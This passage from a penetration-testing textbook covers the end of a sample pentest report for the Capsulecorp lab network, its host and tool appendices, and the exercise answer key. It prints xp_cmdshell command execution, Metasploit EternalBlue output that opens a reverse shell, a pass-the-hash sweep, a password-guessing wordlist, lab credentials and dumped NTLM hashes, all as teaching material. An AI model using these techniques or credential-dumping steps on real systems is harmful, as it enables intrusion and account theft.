Capsulecorp should consult their official password policy as defined by their internal IT/Security teams. If such a policy doesn't exist, Capsulecorp should create one following industry standards and best practices.

Additionally, Capsulecorp should investigate the business need for the Jenkins Script console. If a business need is not present, the Script console should be disabled removing the ability to run arbitrary Groovy Script from the Jenkins interface

D.4.3 Default credentials found on Microsoft SQL database - High

Observation One (1) Microsoft SQL database server was identified with having a default password for the built-in sa administrator account. It was possible to authenticate to the database server with administrative privileges.

Impact An attacker could access the database server and create, read, update or delete confidential records from the database. Additionally, the attacker could leverage a built-in stored procedure to run operating system commands on the underlying Windows server hosting the Microsoft SQL database.

In the case of the CAPSULECORP.local environment, the MSSQL ldatabase was running with administrative privileges to the underlying Windows operating system. This means the attacker would have unrestricted access to the server.

Evidence

```
master> exec master..xp_cmdshell 'net localgroup administrators'
+------------------------------------------------------------------------------+
| output                                                                       |
|------------------------------------------------------------------------------|
| Alias name     administrators                                                |
| Comment        Administrators have complete and unrestricted access          |
| NULL                                                                         |
| Members                                                                      |
| NULL                                                                         |
| ------------------------------------------------------------                 |
| Administrator                                                                |
| CAPSULECORP\Domain Admins                                                    |
| CAPSULECORP\gohanadm                                                         |
| NT Service\MSSQLSERVER                                                       |
| The command completed successfully.                                          |
| NULL                                                                         |
| NULL                                                                         |
+------------------------------------------------------------------------------+
(13 rows affected)
Time: 1.173s (a second)
master>
```

Figure D.3 Operating system command execution via MSSQL stored procedure

Asset affected `10.0.10.201 – gohan.capsulecorp.local`

Recommendation Capsulecorp should ensure that strong and complex passwords are enforced across all user accounts having access to the database server.

Additionally, the database server should be reconfigured to run within the context of a less privileged non-administrative user account.

Additionally, review the documentation Securing SQL Server from Microsoft and ensure that all security best practices are met.

Additional References

https://docs.microsoft.com/en-us/sql/relational-databases/security/securing-sql-server

D.4.4 Missing Microsoft Security Update MS17-010 - High

Observation One (1) Windows server was identified to be missing a critical Microsoft security update. MS17-10 codenamed Eternal Blue was missing from the affected host. RDC was able to leverage publicly available open-source exploit code to compromise the affected host and gain control of the operating system.

Impact An attacker could trivially exploit this issue and gain SYSTEM level access on the target machine. With this access the attacker could alter, copy or destroy confidential information on the underlying operating system.

Evidence

```
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.10.160:4444
[*] 10.0.10.208:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.0.10.208:445 - Built a write-what-where primitive...
[+] 10.0.10.208:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.10.208:445 - Selecting PowerShell target
[*] 10.0.10.208:445 - Executing the payload...
[+] 10.0.10.208:445 - Service start timed out, OK if running a command or non-s
[*] Sending stage (336 bytes) to 10.0.10.208
[*] Command shell session 1 opened (10.0.10.160:4444 -> 10.0.10.208:49163) at 2


C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration
```

Figure D.4 Succesful exploitation of MS17-010

Asset affected `10.0.10.208 – tien.capsulecorp.local`

Recommendation Capsulecorp should investigate why this patch from 2017 was missing on the affected host. Additionally, capsulecorp should ensure that all corporate assets are properly up to date with the latest patches and security updates.

Test security updates in a pre-production staging area first to ensure all business-critical functionality is operating at capacity then apply the updates to production systems.

D.4.5 Shared local administrator account credentials - Medium

Observation Two (2) systems were identified to have the same exact password for the local administrator account.

Impact An attacker who manages to gain access to one of these systems, can trivially access the other due to the shared credentials. In the case of the capsulecorp.local environment. RDC was ultimately able to leverage access from one of these two systems to gain complete control of the capsulecorp.local active directory domain.

Evidence

```
TRUNKS          [*] Windows 6.3 Build 9600 (name:TRUNKS) (domain:CAPSULECORP)
RADITZ          [+] RADITZ\Administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
GOKU            [-] GOKU\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
GOHAN           [-] GOHAN\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
TRUNKS          [-] TRUNKS\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
VEGETA          [-] VEGETA\Administrator c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
TIEN            [+] TIEN\Administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
```

Figure D.5 Shared password hash for local administrator account

Assets affected `10.0.10.208 – tien.capsulecorp.local`

`10.0.10.207 – raditz.capsulecorp.local`

Recommendation Capsulecorp should ensure that passwords are not shared across multiple user accounts or machines.

D.5 Appendix A. Severity definitions

The following severity definitions apply to the findings listed in the technical observations section above.

D.5.1 Critical

A critical severity finding poses a direct threat to business operations. A successful attack against the business leveraging a critical finding would have a potential catastrophic impact on the businesses ability to function normally.

D.5.2 High

A finding of high severity allows for a direct compromise of a system or application. A direct compromise means that an otherwise restricted area of the scoped environment could be accessed directly and leveraged to alter confidential systems or data.

D.5.3 Medium

A finding of medium severity could potentially result in a direct compromise of a system or application. In order to leverage a medium finding an attacker needs to obtain one additional piece of information or access or perhaps one additional medium finding in order to fully compromise a system or application.

D.5.4 Low

A love severity finding is more of a best practice deficiency than a direct risk to systems or information. By itself a low finding would not provide attackers with a means to compromise targets but my aide in providing information that is useful in another attack.

D.6 Appendix B. Hosts & Services

The following hosts, ports and services were enumerated during the engagement.

IP Address	Port	Protocol	Network Service
10.0.10.1	53	domain	generic
10.0.10.1	80	http	
10.0.10.125	80	http	
10.0.10.138	80	http	
10.0.10.151	57143		
10.0.10.188	22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2
10.0.10.188	80	http	Apache httpd 2.4.29 (Ubuntu)

10.0.10.200	5357	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.200	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.200	9389	mc-nmf	.NET Message Framing
10.0.10.200	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.200	88	kerberos-sec	Microsoft Windows Kerberos server time: 5/21/19 19:57:49Z
10.0.10.200	135	msrpc	Microsoft Windows RPC
10.0.10.200	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.200	389	ldap	Microsoft Windows Active Directory LDAP Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200	593	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.200	3268	ldap	Microsoft Windows Active Directory LDAP Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200	49666	msrpc	Microsoft Windows RPC
10.0.10.200	49667	msrpc	Microsoft Windows RPC
10.0.10.200	49673	ncacn_http	Microsoft Windows RPC
10.0.10.200	49674	msrpc	Microsoft Windows RPC
10.0.10.200	49676	msrpc	Microsoft Windows RPC
10.0.10.200	49689	msrpc	Microsoft Windows RPC
10.0.10.200	49733	msrpc	Microsoft Windows RPC
10.0.10.200	53	domain	
10.0.10.200	445	microsoft-ds	
10.0.10.200	464	kpasswd5	
10.0.10.200	636	tcpwrapped	
10.0.10.200	3269	tcpwrapped	
10.0.10.201	80	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.201	1433	ms-sql-s	Microsoft SQL Server 2014 12.00.6024.00; SP3
10.0.10.201	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.201	135	msrpc	Microsoft Windows RPC
10.0.10.201	139	netbios-ssn	Microsoft Windows netbios-ssn

10.0.10.201	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.201	49664	msrpc	Microsoft Windows RPC
10.0.10.201	49665	msrpc	Microsoft Windows RPC
10.0.10.201	49666	msrpc	Microsoft Windows RPC
10.0.10.201	49669	msrpc	Microsoft Windows RPC
10.0.10.201	49697	msrpc	Microsoft Windows RPC
10.0.10.201	49700	msrpc	Microsoft Windows RPC
10.0.10.201	49720	msrpc	Microsoft Windows RPC
10.0.10.201	53532	msrpc	Microsoft Windows RPC
10.0.10.201	2383	ms-olap4	
10.0.10.202	8080	http	Jetty 9.4.z-SNAPSHOT
10.0.10.202	443	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.202	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.202	80	http	Microsoft IIS httpd 8.5
10.0.10.202	135	msrpc	Microsoft Windows RPC
10.0.10.202	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.202	49154	msrpc	Microsoft Windows RPC
10.0.10.202	3389	ms-wbt-server	
10.0.10.203	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.203	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.203	80	http	Apache httpd 2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203	443	http	Apache httpd 2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203	8009	ajp13	Apache Jserv Protocol v1.3
10.0.10.203	8080	http	Apache Tomcat/Coyote JSP engine 1.1
10.0.10.203	3306	mysql	MariaDB unauthorized
10.0.10.203	135	msrpc	Microsoft Windows RPC
10.0.10.203	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.203	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.203	3389	ms-wbt-server	
10.0.10.203	49152	msrpc	Microsoft Windows RPC
10.0.10.203	49153	msrpc	Microsoft Windows RPC

10.0.10.203	49154	msrpc	Microsoft Windows RPC
10.0.10.203	49155	msrpc	Microsoft Windows RPC
10.0.10.203	49156	msrpc	Microsoft Windows RPC
10.0.10.203	49157	msrpc	Microsoft Windows RPC
10.0.10.203	49158	msrpc	Microsoft Windows RPC
10.0.10.203	49172	msrpc	Microsoft Windows RPC
10.0.10.204	22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2
10.0.10.205	135	msrpc	Microsoft
10.0.10.205	139	netbios-ssn	Microsoft
10.0.10.205	445	microsoft-ds	
10.0.10.205	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.205	5040	unknown	
10.0.10.205	5800	vnc-http	TightVNC user: workstation01k; VNC TCP port: 5900
10.0.10.205	5900	vnc	VNC protocol 3.8
10.0.10.205	49667	msrpc	Microsoft Windows RPC
10.0.10.206	135	msrpc	Microsoft Windows RPC
10.0.10.206	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.206	445	microsoft-ds	
10.0.10.206	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.206	5040	unknown	
10.0.10.206	5800	vnc-http	Ultr@VNC Name workstation02y; resolution: 1024x800; VNC TCP port: 5900
10.0.10.206	5900	vnc	VNC protocol 3.8
10.0.10.206	49668	msrpc	Microsoft Windows RPC
10.0.10.207	25	smtp	Microsoft Exchange smtpd
10.0.10.207	80	http	Microsoft IIS httpd 10
10.0.10.207	135	msrpc	Microsoft Windows RPC
10.0.10.207	139	netbios-ssn	Microsoft Windows netbios-ssn
10.0.10.207	443	http	Microsoft IIS httpd 10
10.0.10.207	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.207	587	smtp	Microsoft Exchange smtpd

10.0.10.207	593	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	808	ccproxy-http	
10.0.10.207	1801	msmq	
10.0.10.207	2103	msrpc	Microsoft Windows RPC
10.0.10.207	2105	msrpc	Microsoft Windows RPC
10.0.10.207	2107	msrpc	Microsoft Windows RPC
10.0.10.207	3389	ms-wbt-server	Microsoft Terminal Services
10.0.10.207	5985	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.207	6001	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6002	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6004	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6037	msrpc	Microsoft Windows RPC
10.0.10.207	6051	msrpc	Microsoft Windows RPC
10.0.10.207	6052	ncacn_http	Microsoft Windows RPC over HTTP 1
10.0.10.207	6080	msrpc	Microsoft Windows RPC
10.0.10.207	6082	msrpc	Microsoft Windows RPC
10.0.10.207	6085	msrpc	Microsoft Windows RPC
10.0.10.207	6103	msrpc	Microsoft Windows RPC
10.0.10.207	6104	msrpc	Microsoft Windows RPC
10.0.10.207	6105	msrpc	Microsoft Windows RPC
10.0.10.207	6112	msrpc	Microsoft Windows RPC
10.0.10.207	6113	msrpc	Microsoft Windows RPC
10.0.10.207	6135	msrpc	Microsoft Windows RPC
10.0.10.207	6141	msrpc	Microsoft Windows RPC
10.0.10.207	6143	msrpc	Microsoft Windows RPC
10.0.10.207	6146	msrpc	Microsoft Windows RPC
10.0.10.207	6161	msrpc	Microsoft Windows RPC
10.0.10.207	6400	msrpc	Microsoft Windows RPC
10.0.10.207	6401	msrpc	Microsoft Windows RPC
10.0.10.207	6402	msrpc	Microsoft Windows RPC
10.0.10.207	6403	msrpc	Microsoft Windows RPC

10.0.10.207	6404	msrpc	Microsoft Windows RPC
10.0.10.207	6405	msrpc	Microsoft Windows RPC
10.0.10.207	6406	msrpc	Microsoft Windows RPC
10.0.10.207	47001	http	Microsoft HTTPAPI httpd 2 SSDP/UPnP
10.0.10.207	64327	msexchange-logcopier	Microsoft Exchange 2010 log copier

D.7 Appendix C. Tools List

The following tools were leveraged in some form or another during the engagement.

- Metasploit Framework - https://github.com/rapid7/metasploit-framework
- Nmap - https://nmap.org/
- CrackMapExec - https://github.com/byt3bl33d3r/CrackMapExec
- JohnTheRipper - https://www.openwall.com/john/
- Impacket - https://github.com/SecureAuthCorp/impacket
- Parsenmap - https://github.com/R3dy/parsenmap
- Ubuntu Linux - https://ubuntu.com/
- Exploit DB - https://www.exploit-db.com/
- Mssql-cli - https://github.com/dbcli/mssql-cli
- Creddump - https://github.com/moyix/creddump
- Mimikatz - https://github.com/gentilkiwi/mimikatz

D.8 Appendix D. Additional references

The following references pertain to security guidelines and best practices around network services observed within the CapsuleCorp environment.

- Apache Tomcat
  - http://tomcat.apache.org/tomcat-9.0-doc/security-howto.html
  - https://wiki.owasp.org/index.php/Securing_tomcat
- Jenkins
  - https://www.jenkins.io/doc/book/system-administration/security/
  - https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password
- Microsoft SQL Server
  - https://docs.microsoft.com/en-us/sql/relational-databases/security/securing-sql-server
- Active Directory

- https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory

- Ubuntu Linux
  - https://ubuntu.com/security

Appendix E

Exercise Answers

E.1 Exercise 2.1 Identifying your engagement targets

This exercise doesn't necessarily have a correct answer. But the end result after completing it should be a list of IP addresses inside your scope of IP address ranges that have responded to your host discovery probes. These IP addresses should be inside a file called targets.txt located within your hosts directory. If you are performing your engagement against the Capsulecorp-pentest environment, you should have the following IP addresses inside your targets.txt file.

```
172.28.128.100
172.28.128.101
172.28.128.102
172.28.128.103
172.28.128.104
172.28.128.105
```

Your file tree should look like this.

```
.
└── capsulecorp
    ├── discovery
    │   ├── hosts
    │   │   └── targets.txt
    │   ├── ranges.txt
    │   └── services
    ├── documentation
    │   ├── logs
    │   └── screenshots
    └── focused-penetration

8 directories, 2 files
```

E.2 Exercise 3.1 Creating protocol-specific target lists

After performing service discovery against your targets.txt file you should be able to produce a list of all listening network services on those hosts. If you are doing this on a real enterprise network with thousands of IP addresses, you should expect to see upwards of tens of thousands of individual services. This is why using the parsenmap.rb script to create a CSV file to import into a spreadsheet program is a really good idea.

For the Capsulecorp-network this isn't necessary because there are only a few dozen services listening. Use grep to find all the http servers and then put their IP addresses into a file called web.txt. Find all the Microsoft SQL servers and place them in a file called mssql.txt. Do this for all of the services you observe. If using the Capsulecorp-pentest environment, you should now have a tree similar to this.

```
.
└── capsulecorp
    ├── discovery
    │   ├── hosts
    │   │   ├── mssql.txt
    │   │   ├── targets.txt
    │   │   ├── web.txt
    │   │   └── windows.txt
    │   ├── ranges.txt
    │   └── services
    │       ├── all-ports.csv
    │       └── full-sweep.xml
    ├── documentation
    │   ├── logs
    │   └── screenshots
    └── focused-penetration

8 directories, 7 files
```

For a complete output of the full-sweep.xml file see Listing 3.11 in chapter three.

E.3 Exercise 4.1 Identifying missing patches

This results of this exercise will vary depending on your target environment. If using the Capsulecorp-pentest environment you should find the tien.capsulecorp.local system to be missing the MS17-010 patch.

E.4 Exercise 4.2 Creating a client-specific password list

Here is an example of what a client-specific password list could look like for the CapsuleCorp Inc. As you can see the word "Capsulecorp" could be replaced with CompanyXYZ or whatever the name of the organization you're conducting a penetration test for.

Listing x.x CapsuleCorp password list

```
~$ vim passwords.txt
 1
```

```
 2 admin
 3 root
 4 guest
 5 sa
 6 changeme
 7 password #A
 8 password1
 9 password!
10 password1!
11 password2019
12 password2019!
13 Password
14 Password1
15 Password!
16 Password1!
17 Password2019
18 Password2019!
19 capsulecorp #B
20 capsulecorp1
21 capsulecorp!
22 capsulecorp1!
23 capsulecorp2019
24 capsulecorp2019!
25 Capsulecorp
26 Capsulecorp1
27 Capsulecorp!
28 Capsulecorp1!
29 Capsulecorp2019
30 Capsulecorp2019!
~
NORMAL > ./passwords.txt >  < text <  3% <  1:1
```

E.5 Exercise 4.3 Discovering weak passwords

The output of this exercise will be greatly impacted by your service discovery. If your target network has no listening services, then you are not likely to discovery any with weak passwords. That said, you were hired to conduct a network penetration test so most likely there are plenty of network services to target for password guessing. If you are targeting the Capsulecorp-pentest environment, you should find the

- MSSQL credentials sa:Password1 on gohan.capsulecorp.local
- Windows credentials Administrator:Password1! on vegeta.capsulecorp.local
- Apache Tomcat credentials admin:admin on trunks.capsulecorp.local

E.6 Exercise 5.1 Deploying a malicious WAR file

If you've managed to successfully compromise the trunks.capsulecorp.local server then you should be able to easily list the contents of the C:\. If you did, you should see something that looks like this. If you open up the flag.txt file, you'll see this.

```
wvyo9zdZskXJhOfqYejWB8ERmgIUHrpC
```




Figure E.1 Finding the flag on trunks.capsulecorp.local

E.7 Exercise 6.1 Stealing system and sam revistry hives

If you steal a copy of the system and sam registry hives from gohan.capsulecorp.local you can use pwddump.py to extract the password hashes. This is what you should see.

```
vagrant:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sa:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sqlagent:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

E.8 Exercise 7.1 Compromising tien.capsulecorp.local

The flag for tien.capsulecorp.local is located at c:\flag.txt. Here is the contents of the file

```
TMYRDQVmhov0ulOngKa5N8CSPHcGwUpy
```

E.9 Exercise 8.1 Accessing your first level-two host

The flag for raditz.capsulecorp.local is located at c:\flag.txt. Here is the contents of the file.

```
FzqUDLeiQ6Kjdk5wyg2rYcHtaN1slW40
```

E.10 Exercise 10.1 Stealing passwords from ntds.dit

The Capsulecorp-pentest environment is an open source project which is likely to evolve over time. That being said, it's possible that there are newly added user accounts and maybe even newly added vulnerable systems which did not exist during the time of writing this book. Don't be alarmed if your results are different as long as you were able to complete the exercise and steal the password hashes from goku.capsulecop.local, you succeeded. At the time of publication however, the following user accounts were present on the capsulecorp.local domain.

Listing x.x Active directory password hashes dumped using Impacket

```
[*] Target system bootKey: 0x1600a561bd91191cf108386e25a27301
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 56c9732d58cd4c02a016f0854b6926f5
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
GOKU$:1001:aad3b435b51404eeaad3b435b51404ee:3822c65b7a566a2d2d1cc4a4840a0f36:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:62afb1d9d53b6800af62285ff3fea16f:::
goku:1104:aad3b435b51404eeaad3b435b51404ee:9c385fb91b5ca412bf16664f50a0d60f:::
TRUNKS$:1105:aad3b435b51404eeaad3b435b51404ee:6f454a711373878a0f9b2c114d7f522a:::
GOHAN$:1106:aad3b435b51404eeaad3b435b51404ee:59e14ece9326a3690973a12ed3125d01:::
RADITZ$:1107:aad3b435b51404eeaad3b435b51404ee:b64af31f360e1bfa0f2121b2f6b33f66:::
vegeta:1108:aad3b435b51404eeaad3b435b51404ee:57a39807d92143c18c6d9a5247b37cf3:::
gohan:1109:aad3b435b51404eeaad3b435b51404ee:38a5f4e30833ac1521ea821f57b916b6:::
trunks:1110:aad3b435b51404eeaad3b435b51404ee:b829832187b99bf8a85cb0cd6e7c8eb1:::
raditz:1111:aad3b435b51404eeaad3b435b51404ee:40455b77ed1ca8908e0a87a9a5286b22:::
tien:1112:aad3b435b51404eeaad3b435b51404ee:f1dacc3f679f29e42d160563f9b8408b:::
```

E.11 Exercise 11.1 Performing post-engagement cleanup

If you followed along with this book using the Capsulecorp-pentest environment to conduct your penetration test, then all of the necessary cleanup items are listed in Chapter 11. Additionally, the Engagement Note callout was used throughout this book telling you to record everything that would later need to be cleaned up. If you targeted your own network environment than you'll have to rely on your own engagement notes as a guide for cleaning up necessary artifacts left over from your pentest.